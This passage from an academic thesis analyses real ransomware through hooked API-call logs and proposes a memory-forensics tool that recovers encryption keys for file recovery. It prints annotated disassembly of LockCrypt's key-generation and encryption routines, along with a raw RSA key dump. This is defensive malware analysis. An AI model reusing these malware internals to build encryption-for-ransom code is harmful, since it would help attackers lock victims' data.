Ultimately, traditional ransomware seek leverage by encrypting irreplaceable data on the host. Consequently, cryptographic API calls are consistently discovered in all ransomware [85] as seen in Figure 3.5 and discussed in Section 5.5.1. For instance, the COC observed in `LockCrypt` (Figure 3.5) are explained next. `CryptImportKey` is used to import the attacker's embedded public key and `CryptGenKey` is used to securely generate an `AES-256` key. This encryption key is protected with the attacker's public key using `CryptExportKey` and file encryption is performed with `CryptEncrypt`. Finally, the key is destroyed using `CryptDestroyKey` and a ransom note is shown.

5.5 Extracting relevant API calls from ransomware

A primary challenge in static extraction of API calls from real-world ransomware samples is that a large subset of ransomware carry obfuscation in the form of packers to conceal the malicious functionality and thwart analysis. These packers and associated techniques can vary significantly among variants which necessitates laborious manual unpacking. Consequently, automated data mining based on available static samples of ransomware becomes infeasible. A solution to this challenge is dynamic API monitoring which becomes feasible since packed ransomware will eventually unpack themselves in system memory during execution. However, it is crucial to follow the ransomware execution as it forks and injects itself into other processes in memory as discussed in Section 5.5.1.

We extracted API calls from 5 real-world ransomware samples. These samples were collected from various malware repositories [96] [97] [98]. Our test environment consisted of a sandboxed Windows 10 machine loaded with our API hooking routine. This hooking routine contained exhaustive definitions of all common Windows API calls. Ransomware were serially executed with the hooking routine injecting the required DLLs in the ransomware process memory in order to transparently intercept API calls. Following successful hooking, all API calls made by the ransomware were recorded into an offsite log database that could be queried post-infection. Sandbox was reverted to a clean state after complete call log extraction from a sample. Each API call was recorded along with its arguments and returned value as shown below:

```
LockCrypt.exe:
    ADVAPI32.dll -> CryptGenKey (
    HCRYPTPROV hProv = 0x81c898,
    ALG_ID Algid = CALG_AES_256,
    DWORD dwFlags = 0x1,
    HCRYPTKEY* phKey = 0x404b20
    ) -> 0x1 [0x76 µs]
```

LockCrypt makes a single call to CryptGenKey (available via advapi32.dll on Windows) throughout the process's lifetime, which indicates that the same AES-256 key is used to encrypt all files on the host. The handle to the key thus generated by the CryptoAPI is loaded at the memory address 0x404b20. The non-zero return value (0x1) indicates that the function was successful in generating the desired key. Thus, the collected logs provide useful insights pertaining to the intricacies of the ransomware's execution on the host.

Statistical representation of the API calls observed in modern ransomware is presented in the following sections. Since a ransomware can make 1000s of different API calls during its process lifetime (with log file sizes reaching 100s of MBs), it becomes incumbent to prune this information before presentation. As such, we have chosen to only show the API calls that are the most characteristic of a ransomware process.

5.5.1 Experimental results

Such dynamic extraction of API calls significantly simplifies the otherwise convoluted analysis of a novel ransomware's cryptosystem and directory traversal. For instance, in the case of WannaCry, we observe that CryptGenKey was invoked once (per host) while CryptGenRandom was invoked multiple times (once for each file encrypted).

The WannaCry ransomware is a potent Category 6 [85] ransomware that presents the most difficult case for analysis. This malware comes encrypted in a DLL with multiple staging components that are decrypted and unpacked in memory during execution. The 3 main components of WannaCry in memory are briefly discussed as follows:

1. Dropper: probes to exploit the MS17-010 vulnerability and launches the next component.
2. Task scheduler: drops the necessary configuration and TOR files, and decrypts and launches the encryptor.

3. Encryptor: prepares encryption material such as keys, creates mutex, and performs file encryption. The results shown in Figure 5.13 pertain to this encryptor component of WannaCry.

For accurately representative API call extraction, our extraction utility followed the encryptor component in memory. Figure 5.13a contains a colored RBG pixel into the image for each API call observed in ransomware. Pixel color can be one of three values depending the class of the API call. Some superfluous API calls were ignored during image generation to enhance clarity. Figure 5.13a shows the 3 primary classes of calls as observed in the WannaCry encryptor component. The specific API calls under COC, FOC, and SOC are detailed in Section 5.4. As seen in Figure 5.13a and Figure 5.13b, the encryptor component primarily makes string-oriented calls interleaved with some file-oriented calls during the early stages of infection. This is because the infection traverses directories, extracts file names, and compares the extensions against an embedded list of file extensions to encrypt. During the next stage, we observe in Figure 5.13a, the ransomware generating cryptographic key material using CryptGenRandom and then encrypting (modifying) files using this key. In our log file, we observe the following series of correlated API calls that generate the 16 bytes (0x10) AES-128 key:

```
wannacry.exe:
    ADVAPI32.dll -> CryptGenRandom (
    HCRYPTPROV hProv = 0xbbedd8,
    DWORD dwLen = 0x10,
    BYTE* pbBuffer = 0x19968c
) -> 0x1 [0x7 µs]
```

WannaCry imports the embedded public key using CryptImportKey as shown in Appendix A. We observe a single call to CryptGenKey which is used to generate a victim-specific asymmetric (RSA-2048) keypair. The public key from this keypair is used to protect the set of file encryption keys, while the private key is encrypted with the attacker's embedded public key and held for ransom [85].

Table 5.2 introduces selected API calls and their counts observed in families of real-world, Category 6 (the most virulent) ransomware. `Cerber` deployed the relatively newer CNG available in Windows. The names of these CNG calls are representative of their functionality. For instance, `BCryptGenerateSymmetricKey` is used to generate symmetric keys for file encryption. The symmetry between the number of `BCryptGenerateSymmetricKey` and `BCryptDestroyKey` calls indicates that `Cerber` securely purges the symmetric key immediately upon file encryption. In the case of `BadRabbit`, `BCryptOpenAlgorithmProvider` is called 3 times, once each for RSA, MD5, and AES. Thus, API call logs permit us to quickly identify the algorithms used by this ransomware. `CryptDeriveKey` is used once to derive an `AES-128` key from a string that is randomly generated using `CryptGenRandom`. This indicates that the ransomware uses the same `AES-128` key to encrypt all files on the host. Next, `Phobos` is observed using `Process32Next` to enumerate processes running on the system to find a process to inject into.

Table 5.2: API calls extracted from real-world ransomware

Ransomware (and MD5 sum)	**Extracted API calls (and counts)**
LockCrypt 3CF87E475A67977AB96DFF95230F8146	CryptGenKey (1); CryptEncrypt (463484); CryptDestroyKey (546); CryptDuplicateKey (684); FindNextFileW (2162); FindFirstFileW (558); MapViewOfFile (693); MoveFileW (730); CreateFileW (1069); lstrcmpiW (16542); CompareStringW (18122); wcslen (24994)

Table 5.2: (cont'd)

Ransomware (and MD5 sum)	**Extracted API calls (and counts)**
WannaCry 84C82835A5D21BBC-F75A61706D8AB549	CryptGenRandom (684); CryptGenKey (1); CryptEncrypt (645); MoveFile (640); CopyFile (178); CreateFile (49); CryptImportKey (5); CryptDestroyKey (4); CryptExportKey (3); CreateMutex (2); FindFirstFile (1097); wcscmp (44671); _wcsicmp (1045031)
Cerber FE1BC60A95B2C2D7-7CD5D232296A7FA4	BCryptGenerateSymmetricKey (9191); BCryptEncrypt (8186); BCryptDestroyKey (9191);
BadRabbit FBBDC39AF1139AEBB-A4DA004475E8839	CryptEncrypt (19011); CryptDuplicateKey (19497); CreateFile (19992); CryptDestroyKey (19497); CryptHashData (19070); FindFirstFile (4008); FindNextFile (55900); BCryptOpenAlgorithmProvider (3); CryptDeriveKey (1); CreateFile (19511);
Phobos 9CE44430DB1D80412-1AAD69A219A6EF1	OpenMutex (504); CreateMutex (2); GetProcessHeap (32634); CreateProcess (1); ReadFile (8339); WriteFile (24732); FindFirstFile (12755); FindNextFile (132351); Process32Next (54853);

5.6 Summary

Static extraction of API calls from real-world ransomware samples is a convoluted task since similar to other malware, virulent ransomware variants come heavily packed to thwart such analysis. However, dynamic extraction shown in this work significantly simplifies threat analysis of novel ransomware families. It is evident that ransomware developers depend on API calls to attain their malicious objective. Consequently, pattern identification and redirection of suspicious API call sequences can offer an effective strategy in impeding the impact of modern ransomware.

Extraction of API calls provided a plethora of significant information regarding the functionality of ransomware. To derive an equivalent amount of information from traditional static or dynamic analysis would require significantly more time and effort. For instance, we were able to determine whether the ransomware used the same key to encrypt all files, whether this key was securely wiped from memory, the number and type of encryption algorithms used, unique mutexes creates (useful in creating signatures for the variant), etc. Although we have extracted API logs for a large subset of real-world ransomware, we have shown only 5 samples in Table 6.1 for the sake of brevity. Additionally, common API calls are repeated in different variants making them redundant for representation in this work. In our future work, we wish to expand upon the collected API call logs to train a classifier in differentiating ransomware from other benign software.

One of the primary reasons behind the proliferation of ransomware in the current scenario is the low barrier to entry. Following host infiltration by the ransomware, constraints in S are very limited and easily realized by the malware using well-documented API calls available on the host. Exploiting ransomware's dependence on API calls thus has the potential to severely debilitate the existing kill chain in modern ransomware.

CHAPTER 6

USING MEMORY FORENSICS FOR KEY EXTRACTION

The menace of ransomware continues to threaten modern computing systems causing billions of dollars in damage and reaping millions for the perpetrators [1]. Cryptographic ransomware constitute the most virulent subset of malicious software as these ransomware perform unauthorized encryption of victim's data and demand a ransom in exchange for the decryption key(s). The ease of ransomware implementation and deployment, the strength of standard cryptographic algorithms, and the general unavailability of data backups, makes data recovery following a ransomware attack an especially challenging problem. In a novel solution to this issue, we recognize and highlight the prominence of key management in the ransomware operation and present methodologies to acquire the encryption secrets that the ransomware *must* protect in order to succeed in extracting the ransom.

6.1 Introduction

Ransomware are causing widespread mayhem by attacking individuals *and* organizations. In fact, ransomware have been rated as the top threat to security [2] and an integral part of the underground cyber economy due to their persistent nature and widespread impact. With most research efforts focused on the prevention and detection phases, recovery still remains a major issue following a ransomware attack. This work focuses on the aftermath of a ransomware infection, that is, we assume all preventative measures have failed and the infection is operating on the host.

Our solution builds on the fundamental truth that the most virulent crypto-ransomware encrypt files on the host which is a *white-box* to the user. Conventional implementations of encryption algorithms are highly susceptible to attacks when the encryption occurs in a hostile environment. This weakness occurs because these algorithms are designed to protect data *post-encryption* and hence there are no attempts to conceal the secrets that are exposed during the encryption process on the host. This realization allows us to extract cryptographic secrets, such as keys, from memory, and break the chain of fundamental constraints on modern crypto-ransomware [3]. These secrets (keys) facilitate file recovery.

The implementation of `pickpocket` is built upon knowledge derived from the areas of applied cryptography, memory forensics, and reverse engineering and as such presented multiple challenges. The primary technical challenge we faced during implementation was combating the volatility of system memory. The window for extraction of a ransomware's cryptographic secrets can be small depending on the ransomware. For instance, there is a larger window for key extraction in ransomware that deploy the same key for encryption of multiple files on host. However, this window can shrink significantly if the ransomware is deploying one encryption key per file and securely wiping keys from memory following file encryption. We mitigated this issue in two ways: first, by recognizing that we do not need to recover every symmetric file encryption key if we can recover the asymmetric key that protects these keys as detailed in Section 6.2, and second, by exploiting data locality in memory as discussed in Section 6.7. We validated this hypothesis by recovering files encrypted by several real-world ransomware belonging to different families.

We successfully recovered keys from all ransomware that we tested. In most instances we successfully decrypted all files, but with a few ransomware, very small files were encrypted too quickly for our in-memory attack to succeed. Our worst case on real ransomware still permitted recovery of 92% of the encrypted files. Our results show that it is feasible to nullify the impact of modern cryptographic ransomware by acquiring keys from memory to enable file recovery. Our solution provides a failsafe when all preventative measures and backups have failed.

6.2 Background

6.2.1 Attack vectors

During the primary stage of infection, a ransomware seeks entry into the host and deploys a variety of attack vectors towards this objective. In most instances of targeted ransomware attacks, statistics on the attack vectors are difficult to collect since the attack vector is seldom shared by the affected organization. On the other hand, spray-and-pray ransomware attacks, such as `WannaCry` and `NotPetya` have well-known attack vectors [90]. The following are the commonly deployed strategies to gain entry into the host:

- Social engineering. Sending mass or spear phishing emails to bait unsuspecting users into malicious file execution is a well-known malware tactic [79].
- Exploitation of known vulnerabilities. Unpatched remote code execution vulnerabilities allow the perpetrators to bypass any user engagement in the infection process and install malicious code [90].
- Bruteforce of remote login services. Improperly configured RDP and SSH ports can allow attackers remote access to the host. We have observed an increase of RDP-based attack vectors in ransomware [99].

6.2.2 Encryption models

Ransomware primarily choose among 1) purely symmetric, 2) purely asymmetric, and 3) hybrid encryption models. With a purely symmetric encryption model, ransomware will seek to encrypt files on the host using a symmetric encryption algorithm (e.g. AES). Naturally, protecting the secrecy of the symmetric key then becomes paramount to the ransomware operation. In ransomware variants where this symmetric key ships obfuscated in the binary, this key is immediately recovered. In a purely asymmetric key model, the ransomware comes embedded with the attacker's public key and the file encryption is done with this public key. The corresponding private key is held for ransom. This asymmetric model is very secure, however, the speed of file encryption suffers due to the unsuitability of asymmetric algorithms, such as RSA, for bulk data encryption. Furthermore, asymmetric encryption suffers from considerable ciphertext expansion resulting in inflated file sizes after encryption. This ciphertext expansion is as unsuitable for ransomware as it is for other encryption software. Finally, most of the effective ransomware variants today deploy a hybrid encryption model that utilizes the best features of both symmetric and asymmetric cryptography. Asymmetric cryptography offers flexibility in key management and symmetric cryptography provides the required swift speed of bulk encryption. Hence, a symmetric key can be deployed for bulk data encryption while the attacker's embedded public key can be used to encrypt and protect the symmetric key until the ransom demand is met. The hybrid encryption model is illustrated in Figure 3.1 and the implementation details, as observed in the `LockCrypt` ransomware, are shown in Figure 6.2.

6.2.3 Key generation

Ransomware need a unique key per victim lest victims share keys amongst themselves to neutralize the entire ransomware campaign. Interestingly, secure cryptographic key generation procedures are absent in a large subset of ransomware [38] [85]. In this section, we discuss the key generation procedures observed in modern ransomware. Broadly speaking, encryption keys can be generated: 1) on the host, or 2) on a remote C&C server (and then communicated to the host). Ransomware are known to use standard cryptographic libraries, such as the `CryptoAPI` [22], for key generation using functions such as `CryptGenKey` and `CryptGenRandom`. However, many variants use insecure key generation practices such as calculating hashes of fixed strings (embedded passwords) or deriving a seed value from system time (ephemeral data) [3]. If the key is generated on the C&C server, it is communicated to the infected host via network communication. Such ransomware become heavily dependent on the communication channel which can be blocked at the firewall with a list of known, blacklisted C&C servers [85], rendering the ransomware ineffective in the absence of the encryption key.

6.2.4 Key persistence

Once a key is generated, the ransomware can deploy this key in data encryption. During the process of encryption, the symmetric key being utilized for encryption persists in the host's system memory or RAM [100]. A ransomware has a choice to either use the same symmetric key to encrypt all files—a choice embraced by a large subset of ransomware—or generate a unique key for every file to be encrypted. Note that both offer the same level of cryptographic assurance to the attacker since the end result of both is an unbreakable lock on user's data. However, since a symmetric key can be acquired at negligible cost from an API, some ransomware will generate a different key per file. Naturally, a key is short-lived in memory for ransomware that use a unique key per file *and* explicitly purge the current key from memory within the file encryption loop. Unlike asymmetric keys, symmetric keys do not have a well-defined structure in memory and exist as raw sequences of pseudorandom bytes which makes key identification a challenge. However, similar to other programs, encryption routines load all relevant data in memory during execution for efficiency, since I/O operations on disks are relatively costly. This data held in memory includes the *key schedule* which is an array of *round keys* that are computed from the symmetric key [101] [102] as shown in Figure 6.1. The relationship between the symmetric key and the derived round keys allows key identification in memory. For instance, in the case of `AES-128`, 16 bytes represent the actual key and the next 112 bytes that follow are the round keys. Hence, the key identification routine consists of scanning 16-byte blocks of memory and checking for the presence of expected round keys in the next set of bytes that follow. If the expected bytes match the actual bytes observed, then the current 16-byte block is an `AES-128 key`. The conundrum of key recovery from memory has been addressed before. Halderman *et al.* [103] provided a methodology of recovering AES keys in the presence of bit errors. Pettersson [104] demonstrated recovery of keys from Linux memory dumps. Finally, Kaplan *et al.* [100] presented a comprehensive





Figure 6.1: Symmetric key schedule in memory.

review of potential key extraction from memory. However, as average computers acquire better processing power, symmetric key extraction gets more challenging since encryption is faster and the key does not persist long in memory for well-implemented cryptographic applications. In the case of asymmetric keys, identification becomes trivial due to their well-defined structure in memory [105] [106].

6.2.5 Key deletion

Upon conclusion of file encryption, a key is no longer needed in memory and needs to be securely purged from the system. Fortunately, a large subset of ransomware are observed to be neglectful of proper key hygiene which presents an opportunity for key recovery [38] [13] [85].



```
push    0F0000000h      ; dwFlags
push    1               ; dwProvType
push    offset szProvider ; "Microsoft Enhanced Crypto
push    0               ; szContainer
lea     eax, [ebp+phProv]
push    eax             ; phProv
call    CryptAcquireContextA

                        ; CODE XREF: sub_4018A0+EF↑j
lea     eax, [ebp+phKey]
push    eax             ; phKey
push    0               ; dwFlags
push    0               ; hPubKey
push    114h            ; dwDataLen
push    offset pbData   ; pbData
push    [ebp+phProv]    ; hProv
call    CryptImportKey
```

(a) Importing attacker's public key

```
push    offset phKey    ; phKey
push    1               ; dwFlags
push    CALG_AES_256    ; Algid
push    [ebp+hProv]     ; hProv
call    CryptGenKey
mov     [ebp+pdwDataLen], 2Ch
lea     eax, [ebp+pdwDataLen]
push    eax             ; pdwDataLen
push    [ebp+lpString2] ; pbData
push    0               ; dwFlags
push    8               ; dwBlobType
push    0               ; hExpKey
push    phKey           ; hKey
call    CryptExportKey
```

(b) Generating and exporting unique AES-256 key

```
mov     [ebp+pdwDataLen], 2Ch
push    100h            ; dwBufLen
lea     eax, [ebp+pdwDataLen]
push    eax             ; pdwDataLen
push    [ebp+lpString2] ; pbData
push    0               ; dwFlags
push    1               ; Final
push    0               ; hHash
push    [ebp+phKey]     ; hKey
call    CryptEncrypt
push    [ebp+phKey]     ; hKey
call    CryptDestroyKey
```

(c) File encryption and key deletion

```
push    offset FileName ; "c:\\Windows\\DECODE.KEY"
call    CreateFileA
mov     [ebp+phProv], eax
push    2               ; dwMoveMethod
push    0               ; lpDistanceToMoveHigh
push    0               ; lDistanceToMove
push    [ebp+phProv]    ; hFile
call    SetFilePointer
push    0               ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax             ; lpNumberOfBytesWritten
push    100h            ; nNumberOfBytesToWrite
push    [ebp+lpString2] ; lpBuffer
push    [ebp+phProv]    ; hFile
call    WriteFile
push    [ebp+phProv]    ; hObject
call    CloseHandle
```

(d) Secure key storage until ransom payment

Figure 6.2: Cryptographic implementation of a Class B, Category 6 ransomware.

For instance, CryptoDefense ransomware neglected to set the flag CRYPT_VERIFYCONTEXT which resulted in its private keys persisting on disk and allowed for easy recovery. In the context of memory, some ransomware variants may not explicitly purge keys while others explicitly wipe keys from memory using calls such as CryptDestroyKey (shown in Appendix B). Key recovery is feasible before the ransomware executes an explicit key deletion operation.

As shown in Figure 6.2, LockCrypt demonstrates the cryptosystem and the key management cycle of a Category 6 ransomware. A context is first established with the dynamic library CryptoAPI that exists on Windows hosts which allows for subsequent API calls. The attacker's embedded public key is then brought into the current cryptographic context using CryptImportKey. Next, a cryptographically secure random AES-256 key is generated using CryptGenKey. This symmetric key is then protected with the attacker's public key using CryptExportKey and files are encrypted with the symmetric key in a loop using CryptEncrypt. Finally, the symmetric key is explicitly wiped from memory using a call to CryptDestroyKey. Following key deletion, the previously exported encrypted symmetric key is saved to disk in a file DECODE.KEY. Upon ransom payment, the attacker has the ability to decrypt this encrypted symmetric key using their private key. Minor variations of this hybrid cryptosystem exist in most successful modern ransomware [85].

6.3 Design

In this section, we describe the three main components that constitute pickpocket and the techniques used for the extraction of keys from different classes of ransomware. Section 6.4 provides the implementation details for these design choices.

Pickpocket's system design is based on the following two axioms that hold true while the ransomware is encrypting user data:

Axiom 1. *The encryption key must be held in memory* during *the process of encryption.*

Axiom 2. *Symmetric keys can be located in memory by identifying corresponding key schedules. Asymmetric keys contain a structure and hence allow for signature-based detection in memory.*


Here, we recognize the significant difference between what we call **Class A** and **Class B** ransomware where Class A use a different encryption key per file and Class B are observed using the same key for every file. The algorithms pertaining to Class A and Class B ransomware are detailed in Appendix A and Appendix B respectively. Naturally, the duration of key exposure in Class B ransomware is significantly longer which facilitates a higher success rate for complete data recovery. In contrast, well-implemented Class A ransomware will expose a key in memory for a shorter duration [107] which makes key recovery a race against time unless external forces are applied to slow down the encryption. Since the objective function for pickpocket is to maximize the percentage of data recovery, our focus is to maximize the number of keys recovered for Class A ransomware. Note that both Class A and Class B ransomware are capable of being Category 6 ransomware [85] since they use a hybrid cryptosystem which, when implemented correctly, cannot be cryptographically cracked.

For efficient use of system resources, we deploy a *trigger condition* to recognize a ransomware process with some certainty. Note that `pickpocket` does not require high accuracy for the trigger condition since our approach is tolerant of false positives as discussed in Section 6.5. There are several candidate approaches that can be deployed for trigger condition, namely: 1) a classifier trained on I/O access patterns (similar to approaches discussed in Chapter 2), 2) a controlled white-list of known and trusted applications, 3) bait-file based detection. For our purposes, we implemented a bait-file based trigger condition since it is light on system resources and can successfully detect ransomware activity regardless of the ransomware's characteristics since every cryptographic ransomware causes file modification. However, we use the trigger condition as a 'suspicion' rather than a 'confirmation' of ransomware activity and hence initiate transparent key extraction rather than aggressive termination or suspension of the process.

The design elements of `pickpocket` are shown in Figure 6.4 and comprise of three primary components: 1) the monitoring module, 2) the key extraction module, and 3) the storage vault. The monitoring module continuously checks for the satisfaction of the trigger condition and is responsible for launching the key extraction module upon realization of the trigger. A key is extracted, encrypted, and then communicated to an offsite storage vault for later retrieval. Note that the key extraction module extracts multiple keys, both symmetric and asymmetric, depending on the ransomware variant.

6.3.1 Filesystem monitoring

We placed bait files in test directories that no legitimate applications were expected to modify. Modification by any process (especially high entropy operations) is a sign of potential



```
0x030A0828  07 02 00 00 00 a4 00 00 52 53 41 32  .....¤..RSA2
0x030A0834  00 08 00 00 01 00 01 00 61 35 63 f3  ........a5có
0x030A0840  e8 7f fc b5 81 34 ab 72 53 d0 0d c7  è.üµ.4«rSÐ.Ç
0x030A084C  11 65 75 00 ef 1f 97 d8 ab 0b 08 dc  .eu.ï.—Ø«..Ü
0x030A0858  97 c1 1a 35 ae 48 fd 77 13 52 26 43  —Á.5®Hýw.R&C
0x030A0864  30 51 10 14 81 f9 ab 4c 3f fb 63 01  0Q...ù«L?ûc.
0x030A0870  f1 ee df 25 cf 1c ad 57 25 7b dd bd  ñîß%Ï..W%{Ý.
0x030A087C  1c 5f 9e 4f 4c 8b f3 0b 57 4c 27 df  ._žOL.ó.WL'ß
0x030A0888  23 59 f2 8a ec 1c df 97 5a bd b0 48  #YòŠì.ß—Z.°H
0x030A0894  84 56 ea 7e 42 1e 10 44 99 74 9e f9  .Vê~B..D™tžù
0x030A08A0  06 71 d3 98 e0 75 94 87 3b f5 0f c7  .qÓ˜àu”.;õ.Ç
0x030A08AC  2b 53 c4 ee ee f6 44 15 64 b4 4b 77  +SÄîîöD.d´Kw
0x030A08B8  15 bc ac c7 f2 4a 35 07 a9 73 52 53  ..¬ÇòJ5.©sRS
0x030A08C4  7d f3 13 c6 33 da 09 8b d1 af fe 6a  }ó.Æ3Ú..Ñ¯þj
```

Figure 6.3: Structure of an RSA private key in memory.

ransomware activity and a monitoring script then triggers the key extraction component. Note that the trigger module of `pickpocket` is flexible and can be substituted with another trigger without affecting other modules of the system. The bait-file based trigger shown in this work is for testing only and the focus of this work is the in-memory key extraction from the ransomware process.

6.3.2 Key extraction from memory

Based on the key recovery techniques discussed in Section 6.2, we utilized the existence of key schedules to identify symmetric keys such as AES and Serpent in memory. Asymmetric keys were easier to identify using pre-defined structures. For instance, the memory snippet shown in Figure 6.3 shows a raw RSA private keyblob loaded in memory. The structure of the header bytes facilitates a signature-based extraction of keys.

6.3.3 Key vault

The vault is a secure off-site storage component that can be queried for keys in the event of a ransomware strike. Since our approach is tolerant of false positives, we realize that the vault is likely to eventually store keys pertaining to benign user applications. This raises concerns regarding the user's trust on the system. Consequently, the vault has to be protected such that only the user is able to derive meaningful information from the vault and therefore is protected with a pre-established asymmetric keypair. Upon first installation of the system, the user is asked to setup an asymmetric keypair. The public key is used to encrypt all incoming information into the vault and the private key is kept safe with the user. The key vault operates in the following steps:

1. User establishes a keypair upon first installation of `pickpocket`: K_{pub}, K_{pri}.
2. Upon suspicious ransomware activity, a key set, $S = \{S_1, S_2, ...S_n\}$ is extracted from the ransomware process and encrypted to produce: $\{S_1, S_2, ...S_n\}_{K_{pub}}$. This set of encrypted keys is communicated to the vault which is an append-only database.
3. Upon noticing the ransom note, user queries the database and extracts keys from S using their private key, K_{pri}.
4. Keys from S are used for subsequent file decryption.

The design details of `pickpocket` are illustrated in Figure 6.4.

6.4 Implementation

This section describes implementation of the main components of `pickpocket`. A trigger condition is needed to test `pickpocket`; during this testing we deployed bait files as the trigger. Our bait-file trigger condition is implemented in the form of a Powershell `Watchdog` script that monitors modifications made to the bait-files. Process memory space corresponding to the process responsible for the modifications is then searched for the presence of cryptographic keys. Symmetric keys are found in memory by locating relevant key schedules as shown in Algorithm 6.1. Recognizing the importance of the limited lifetime of a symmetric

